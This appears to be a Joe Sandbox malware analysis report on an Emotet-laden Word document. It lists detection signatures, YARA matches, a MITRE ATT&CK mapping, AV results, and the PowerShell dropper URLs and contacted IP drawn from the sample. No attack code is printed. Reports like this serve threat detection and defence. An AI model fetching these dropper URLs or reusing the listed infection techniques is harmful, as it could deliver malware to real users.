



**ID:** 336501

**Sample Name:** bestand-  
8881014518 00944.doc

**Cookbook:**  
defaultwindowsofficecookbook.jbs  
**Time:** 08:52:42  
**Date:** 06/01/2021

**Version:** 31.0.0 Red Diamond

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
Analysis Report bestand-8881014518 00944.doc

# Overview

## General Information

Sample Name:	bestand-888101451800944.doc
Analysis ID:	336501
MD5:	8ce4185f17ed35f..
SHA1:	9c6396150dd23a..
SHA256:	4425de724449de..

Most interesting Screenshot:



## Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

## Signatures

- Antivirus detection for URL or domain
  - Multi AV Scanner detection for doma...
  - Multi AV Scanner detection for subm...
  - Office document tries to convince vi...
  - Yara detected Emotet
  - Creates processes via WMI
  - Document contains an embedded VB...
  - Document contains an embedded VB...
  - Document contains an embedded VB...
  - Encrypted powershell cmdline option...
  - Hides that the sample has been dow...
  - Obfuscated command line found

## Classification



# Startup

- System is w7x64

## Malware Configuration

## Threatname: Emotet

```
{
  "RSA Public Key": 
    "MHwwDQYJKoZIhvNAQEBCQADawAxAjHA0Z9fLJ8UR1002URpPsR3eiAjyfpj3z6|nuS75f2igmYFW2ahgNcFzsAYQleKzD0nLCFH0o7ZfB/4wY2UW0CJ4dJEHnE/PHLz|n6uNk3pxjm7o4eCDyiJbzf+k0Azjl0q54FQIDAQAB"
}
```

## Yara Overview

### Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.2098442031.00000000003A1000.0000 0020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000012.00000002.2346389267.00000000003D1000.0000 0020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000007.00000002.2095140776.0000000000240000.0000 0040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000F.00000002.2108654595.000000000020A1000.0000 0020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000A.00000002.2099597236.00000000001B0000.0000 0040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Click to see the 21 entries

### Unpacked PEs


Source	Rule	Description	Author	Strings
13.2.rundll32.exe.240000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
9.2.rundll32.exe.2f0000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
11.2.rundll32.exe.3a0000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
16.2.rundll32.exe.230000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
14.2.rundll32.exe.1b0000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Click to see the 31 entries

## Sigma Overview

No Sigma rule has matched

## Signature Overview



Click to jump to signature section

## AV Detection:



Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

## Networking:



Potential dropper URLs found in powershell memory

## E-Banking Fraud:



Yara detected Emotet

## System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA macro with suspicious strings

Document contains an embedded VBA with base64 encoded strings

Powershell drops PE file

Very long command line found

## Data Obfuscation:



Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

Obfuscated command line found

PowerShell case anomaly found

Suspicious powershell command line found

## Persistence and Installation Behavior:



Creates processes via WMI

## Hooking and other Techniques for Hiding and Protection:



Hides that the sample has been downloaded from the Internet (zone.identifier)

## HIPS / PFW / Operating System Protection Evasion:



Encrypted powershell cmdline option found

## Stealing of Sensitive Information:




Yara detected Emotet

## Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Cor
Valid Accounts	Windows Management Instrumentation <span style="color: red;">1</span> <span style="color: green;">1</span>	Path Interception	Process Injection <span style="color: orange;">1</span> <span style="color: green;">1</span>	Disable or Modify Tools <span style="color: red;">1</span>	OS Credential Dumping	System Time Discovery <span style="color: green;">1</span>	Remote Services	Archive Collected Data <span style="color: red;">1</span>	Exfiltration Over Other Network Medium	Ingress Transfer

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Cor
Default Accounts	Scripting 3 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 3	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypted Channel
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Scripting 3 2	Security Account Manager	System Information Discovery 2 6	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Security Software Discovery 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol
Cloud Accounts	Command and Scripting Interpreter 2 1 1	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channel
Replication Through Removable Media	PowerShell 4	Rc.common	Rc.common	Masquerading 2 1	Cached Domain Credentials	Process Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multibain Commur
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Common Used Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Pr
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Prc
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Trar Protocol


## Behavior Graph




## Screenshots

### thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

Source	Detection	Scanner	Label	Link
bestand-8881014518 00944.doc	32%	Virustotal		<a href="#">Browse</a>
bestand-8881014518 00944.doc	48%	ReversingLabs	Document-Word.Trojan.Heuristic	

### Dropped Files

No Antivirus matches

### Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
16.2.rundll32.exe.230000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
7.2.rundll32.exe.260000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
18.2.rundll32.exe.3d0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
17.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
9.2.rundll32.exe.3a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
8.2.rundll32.exe.240000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
11.2.rundll32.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
12.2.rundll32.exe.2a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
13.2.rundll32.exe.2a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
15.2.rundll32.exe.20a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>

Source	Detection	Scanner	Label	Link	Download
10.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>
14.2.rundll32.exe.260000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		<a href="#">Download File</a>

## Domains

Source	Detection	Scanner	Label	Link
petafilm.com	6%	Virustotal		<a href="#">Browse</a>

## URLs

Source	Detection	Scanner	Label	Link
<a href="http://petafilm.com">http://petafilm.com</a>	6%	Virustotal		<a href="#">Browse</a>
<a href="http://petafilm.com">http://petafilm.com</a>	0%	Avira URL Cloud	safe	
<a href="http://www.icra.org/vocabulary/">http://www.icra.org/vocabulary/</a>	0%	URL Reputation	safe	
<a href="http://www.icra.org/vocabulary/">http://www.icra.org/vocabulary/</a>	0%	URL Reputation	safe	
<a href="http://www.icra.org/vocabulary/">http://www.icra.org/vocabulary/</a>	0%	URL Reputation	safe	
<a href="http://ziefix.teleskopstore.com/cgi-bin/Gt3S/">http://ziefix.teleskopstore.com/cgi-bin/Gt3S/</a>	0%	Avira URL Cloud	safe	
<a href="http://https://somanap.com/wp-admin/P/">http://https://somanap.com/wp-admin/P/</a>	0%	Avira URL Cloud	safe	
<a href="http://https://fnjbq.com/wp-includes/rIR/">http://https://fnjbq.com/wp-includes/rIR/</a>	100%	Avira URL Cloud	malware	
<a href="http://wap.zhonglisc.com/wp-includes/QryCB/">http://wap.zhonglisc.com/wp-includes/QryCB/</a>	100%	Avira URL Cloud	malware	
<a href="http://petafilm.com/wp-admin/4m/">http://petafilm.com/wp-admin/4m/</a>	100%	Avira URL Cloud	malware	
<a href="http://www.%s.comPA">http://www.%s.comPA</a>	0%	URL Reputation	safe	
<a href="http://www.%s.comPA">http://www.%s.comPA</a>	0%	URL Reputation	safe	
<a href="http://www.%s.comPA">http://www.%s.comPA</a>	0%	URL Reputation	safe	
<a href="http://windowsmedia.com/redir/services.asp?WMPFriendly=true">http://windowsmedia.com/redir/services.asp?WMPFriendly=true</a>	0%	URL Reputation	safe	
<a href="http://windowsmedia.com/redir/services.asp?WMPFriendly=true">http://windowsmedia.com/redir/services.asp?WMPFriendly=true</a>	0%	URL Reputation	safe	
<a href="http://windowsmedia.com/redir/services.asp?WMPFriendly=true">http://windowsmedia.com/redir/services.asp?WMPFriendly=true</a>	0%	URL Reputation	safe	
<a href="http://https://sakhisuhaninarijeevika.com/wp-includes/CvGUjvE/">http://https://sakhisuhaninarijeevika.com/wp-includes/CvGUjvE/</a>	100%	Avira URL Cloud	malware	
<a href="http://givingthanksdaily.com/qIxE/eF/">http://givingthanksdaily.com/qIxE/eF/</a>	0%	Avira URL Cloud	safe	

## Domains and IPs

### Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
petafilm.com	176.53.69.151	true	true	• 6%, Virustotal, <a href="#">Browse</a>	unknown

### Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
<a href="http://petafilm.com/wp-admin/4m/">http://petafilm.com/wp-admin/4m/</a>	true	• Avira URL Cloud: malware	unknown

### URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
<a href="http://services.msn.com/svcs/oe/certpage.asp?name=%s&amp;email=%s&amp;Check">http://services.msn.com/svcs/oe/certpage.asp?name=%s&amp;email=%s&amp;Check</a>	rundll32.exe, 00000006.0000000 2.2101488871.0000000001DA7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2096617113.000 000000AF7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2097977545.000000000 1F07000.00000002.00000001.sdmp	false		high
<a href="http://www.windows.com/pctv">http://www.windows.com/pctv</a>	rundll32.exe, 00000008.0000000 2.2097194758.0000000001D20000. 00000002.00000001.sdmp	false		high
<a href="http://investor.msn.com">http://investor.msn.com</a>	rundll32.exe, 00000006.0000000 2.2101148433.0000000001BC0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2095917337.000 0000000910000.00000002.0000000 1.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
<a href="http://www.msnbc.com/news/ticker.txt">http://www.msnbc.com/news/ticker.txt</a>	rundll32.exe, 00000006.0000000 2.2101148433.0000000001BC0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2095917337.000 0000000910000.00000002.0000000 1.sdmp	false		high
<a href="http://petafilm.com">http://petafilm.com</a>	powershell.exe, 00000005.00000 002.2102033680.0000000003A6500 0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> <li>• 6%, Virustotal, <a href="#">Browse</a></li> <li>• Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://www.icra.org/vocabulary/">http://www.icra.org/vocabulary/</a>	rundll32.exe, 00000006.0000000 2.2101488871.0000000001DA7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2096617113.000 0000000AF7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2097977545.000000000 1F07000.00000002.00000001.sdmp	false	<ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul>	unknown
<a href="http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a>	powershell.exe, 00000005.00000 002.2094280611.000000000239000 0.00000002.00000001.sdmp, rund ll32.exe, 00000007.00000002.20 99067500.00000000027A0000.0000 002.00000001.sdmp	false		high
<a href="http://ziefix.teleskopstore.com/cgi-bin/Gt3S/">http://ziefix.teleskopstore.com/cgi-bin/Gt3S/</a>	powershell.exe, 00000005.00000 002.2101156102.000000000373400 0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> <li>• Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://https://somanap.com/wp-admin/P/">http://https://somanap.com/wp-admin/P/</a>	powershell.exe, 00000005.00000 002.2101156102.000000000373400 0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> <li>• Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://investor.msn.com/">http://investor.msn.com/</a>	rundll32.exe, 00000006.0000000 2.2101148433.0000000001BC0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2095917337.000 0000000910000.00000002.0000000 1.sdmp	false		high
<a href="http://https://fnjbq.com/wp-includes/rIR/">http://https://fnjbq.com/wp-includes/rIR/</a>	powershell.exe, 00000005.00000 002.2101156102.000000000373400 0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> <li>• Avira URL Cloud: malware</li> </ul>	unknown
<a href="http://wap.zhonglisc.com/wp-includes/QryCB/">http://wap.zhonglisc.com/wp-includes/QryCB/</a>	powershell.exe, 00000005.00000 002.2101156102.000000000373400 0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> <li>• Avira URL Cloud: malware</li> </ul>	unknown
<a href="http://www.%s.comPA">http://www.%s.comPA</a>	powershell.exe, 00000005.00000 002.2094280611.000000000239000 0.00000002.00000001.sdmp, rund ll32.exe, 00000007.00000002.20 99067500.00000000027A0000.0000 002.00000001.sdmp	false	<ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul>	low
<a href="http://windowsmedia.com/redir/services.asp?WMPFriendly=true">http://windowsmedia.com/redir/services.asp?WMPFriendly=true</a>	rundll32.exe, 00000006.0000000 2.2101488871.0000000001DA7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2096617113.000 0000000AF7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2097977545.000000000 1F07000.00000002.00000001.sdmp	false	<ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul>	unknown
<a href="http://www.hotmail.com/oe">http://www.hotmail.com/oe</a>	rundll32.exe, 00000006.0000000 2.2101148433.0000000001BC0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2095917337.000 0000000910000.00000002.0000000 1.sdmp	false		high
<a href="http://https://sakhisuhaninarijeevika.com/wp-includes/CvGUjvE/">http://https://sakhisuhaninarijeevika.com/wp-includes/CvGUjvE/</a>	powershell.exe, 00000005.00000 002.2101156102.000000000373400 0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> <li>• Avira URL Cloud: malware</li> </ul>	unknown
<a href="http://givingthanksdaily.com/qIE/VeF/">http://givingthanksdaily.com/qIE/VeF/</a>	powershell.exe, 00000005.00000 002.2101156102.000000000373400 0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> <li>• Avira URL Cloud: safe</li> </ul>	unknown

## Contacted IPs



## Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
176.53.69.151	unknown	Turkey		42926	RADORETR	true

## General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	336501
Start date:	06.01.2021
Start time:	08:52:42
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	bestand-8881014518 00944.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	<ul style="list-style-type: none"> <li>HCA enabled</li> <li>EGA enabled</li> <li>HDC enabled</li> <li>GSI enabled (VBA)</li> <li>AMSI enabled</li> </ul>
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@34/8@1/1
EGA Information:	Failed

HDC Information:	<ul style="list-style-type: none"> <li>Successful, ratio: 93% (good quality ratio 89.5%)</li> <li>Quality average: 75%</li> <li>Quality standard deviation: 25.5%</li> </ul>
HCA Information:	<ul style="list-style-type: none"> <li>Successful, ratio: 93%</li> <li>Number of executed functions: 0</li> <li>Number of non-executed functions: 0</li> </ul>
Cookbook Comments:	<ul style="list-style-type: none"> <li>Adjust boot time</li> <li>Enable AMSI</li> <li>Found application associated with file extension: .doc</li> <li>Found Word or Excel or PowerPoint or XPS Viewer</li> <li>Found warning dialog</li> <li>Click Ok</li> <li>Attach to Office via COM</li> <li>Scroll down</li> <li>Close Viewer</li> </ul>
Warnings:	<a href="#">Show All</a> <ul style="list-style-type: none"> <li>Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe</li> <li>TCP Packets have been reduced to 100</li> <li>Report size exceeded maximum capacity and may have missing behavior information.</li> <li>Report size getting too big, too many NtOpenKeyEx calls found.</li> <li>Report size getting too big, too many NtQueryAttributesFile calls found.</li> </ul>

## Simulations

### Behavior and APIs

Time	Type	Description
08:53:40	API Interceptor	1x Sleep call for process: msg.exe modified
08:53:41	API Interceptor	23x Sleep call for process: powershell.exe modified
08:53:44	API Interceptor	291x Sleep call for process: rundll32.exe modified

## Joe Sandbox View / Context

### IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
176.53.69.151	pack 2254794.doc	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>petafilm.com/wp-admin/4m/</li> </ul>
	informazioni-0501-012021.doc	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>petafilm.com/wp-admin/4m/</li> </ul>
	rapport 40329241.doc	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>petafilm.com/wp-admin/4m/</li> </ul>
	Dati_012021_688_89301.doc	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>petafilm.com/wp-admin/4m/</li> </ul>
	2199212_20210105_160680.doc	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>petafilm.com/wp-admin/4m/</li> </ul>
